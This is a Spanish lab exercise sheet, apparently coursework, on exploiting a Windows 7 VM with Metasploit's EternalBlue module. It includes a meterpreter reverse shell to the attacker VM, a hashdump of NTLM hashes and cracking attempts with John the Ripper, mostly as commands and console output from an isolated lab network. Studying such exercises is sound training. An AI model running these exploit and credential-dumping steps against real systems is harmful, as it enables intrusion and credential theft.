EJERCICIOS INTRO POST-EXPLOTACION PERSISTENCIA

Jessica Padilla

INDICE

► Prerrequisitos


Necesitamos tener encendidas estas máquinas virtuales:

- **Kali Linux** (atacante):10.0.2.12
- **Windowsploitable** (víctima 1):10.0.2.101
- **Metasploitable2** (víctima 2):10.0.2.7
- Todas deben estar en la misma red (por ejemplo NAT o red interna).

EJERCICIO 1 - Metasploit (Windowsploitable, EternalBlue)

Crear workspace

msf6 > workspace -a Windowsploitable
msf6 > workspace Windowsploitable



► **Exploitar EternalBlue (CVE-2017-0144)**


msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

Volcar hashes


meterpreter > hashdump

Añadir hashes al workspace


msf6 > creds



jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
13 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
14 _ target: Execute payload (x64) . . . .
15 _ target: Neutralize implant . . . .
Interact with a module by name or index. For example info 15, use 15 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.101
RHOST ⇒ 10.0.2.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.12
LHOST ⇒ 10.0.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.101:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.101:445 - 0×00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.101:445 - 0×00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.12:4444 → 10.0.2.101:49172) at 2025-06-10 09:28:39 +0200
[+] 10.0.2.101:445 - =-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >





jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
2984 448 svchost.exe x64 0 NT AUTHORITY\SERVICIO LOCAL
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ HETEAM 10.0.2.12:4444 → 10.0.2.101:49172 (10.0.2.101)
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.101:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.101:445 - 0×00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.101:445 - 0×00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.101
[+] 10.0.2.101:445 - =-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=
[*] Meterpreter session 2 opened (10.0.2.12:4444 → 10.0.2.101:49179) at 2025-06-10 09:44:18 +0200
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13:::
meterpreter >




► **Crackear hashes con John the Ripper**

msf6 > use auxiliary/analyze/crack_windows
msf6 auxiliary(crack_windows) > set JOHN_PATH /usr/share/john
msf6 auxiliary(crack_windows) > run


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
msf6 exploit(windows/smb/ms17_010_eternalblue) > creds
Credentials
host origin service public private realm private_type JtR Format cracked_password
10.0.2.101 10.0.2.101 445/tcp (smb) Administrador aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6 NTLM hash nt,lm
10.0.2.101 10.0.2.101 445/tcp (smb) bob aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e46b8732830c03a NTLM hash nt,lm
10.0.2.101 10.0.2.101 445/tcp (smb) HomeGroupUser$ aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12 NTLM hash nt,lm
10.0.2.101 10.0.2.101 445/tcp (smb) master aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b5218330466613 8c13 NTLM hash nt,lm
msf6 exploit(windows/smb/ms17_010_eternalblue) > search crack windows
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/brightstor/ca_arcserve_342 2008-10-09 average No Computer Associates ARCserve REPORTREMOTEEXECUTECML Buffer Overflow
1 post/windows/gather/credentials/mcafee_vse_hashdump . normal No McAfee Virus Scan Enterprise Password Hashes Dump
2 auxiliary/scanner/ntp/timeroast . normal No NTP Timeroast
3 auxiliary/analyze/crack_windows . normal No Password Cracker: Windows
4 _ action: hashcat . . . Use Hashcat
5 _ action: john . . . Use John the Ripper
6 post/windows/gather/credentials/mdaemon_cred_collector . excellent No Windows Gather MDaemonEmailServer Credential Cracking
7 post/windows/gather/credentials/smartermail . normal No Windows Gather SmarterMail Password Extraction
Interact with a module by name or index. For example info 7, use 7 or use post/windows/gather/credentials/smartermail
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 3
[*] Using action john - view all 2 actions with the show actions command
msf6 auxiliary(analyze/crack_windows) > options
Module options (auxiliary/analyze/crack_windows):
Name Current Setting Required Description
CONFIG no The path to a John config file to use instead of the default
CRACKER_PATH no The absolute path to the cracker executable
CUSTOM_WORDLIST no The path to an optional custom wordlist
FORK 1 no Forks for John the Ripper to use
INCREMENTAL true no Run in incremental mode
ITERATION_TIMEOUT no The max-run-time for each iteration of cracking
KORELOGIC false no Apply the KoreLogic rules to John the Ripper Wordlist Mode(slower)
LANMAN true no Crack LANMAN hashes
MSCASH true no Crack M$ CASH hashes (1 and 2)
MUTATE false no Apply common mutations to the Wordlist (SLOW)
NETNTLM true no Crack NetNTLM
NETNTLMV2 true no Crack NetNTLMv2
NORMAL true no Run in normal mode (John the Ripper only)



jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
[!] Unknown datastore option: JOHN.
JOHN ⇒ /usr/share/john
msf6 auxiliary(analyze/crack_windows) > run
[*] No lm found to crack
[*] No mscash found to crack
[*] No mscash2 found to crack
[*] No netntlm found to crack
[*] No netntlmv2 found to crack
[*] John Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Wordlist file written out to /tmp/jtrtmp20250610-2728-a2oh0y
[*] Checking nt hashes already cracked ...
[*] Cracking nt hashes in single mode ...
[*] Cracking Command: /usr/sbin/john --session=C8NlaprO --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/home/jesp/.msf4/john.pot --format=nt --wordlist=/tmp/jtrtmp20250610-2728-a2oh0y --rules=single /tmp/hashes_nt_20250610-2728-stj5nn
Using default input encoding: UTF-8
Warning: no OpenMP support for this hash type, consider --fork=2
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
0g 0:00:00:08 DONE (2025-06-10 10:37) 0g/s 9639Kp/s 9639Kc/s 38558KC/s ngstr1900..vagrant1900
Session completed.
[*] Cracking nt hashes in normal mode ...
[*] Cracking Command: /usr/sbin/john --session=C8NlaprO --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/home/jesp/.msf4/john.pot --format=nt /tmp/hashes_nt_20250610-2728-stj5nn
Using default input encoding: UTF-8
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:08:39 0g/s 32212Kp/s 32212Kc/s 128851KC/s 94253390374..94253390466
Session aborted
0g 0:00:05:13 3/3 0g/s 31620Kp/s 31620Kc/s 126482KC/s lbr89+a..lbr8f2!
Session aborted
[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Cracking nt hashes in wordlist mode ...
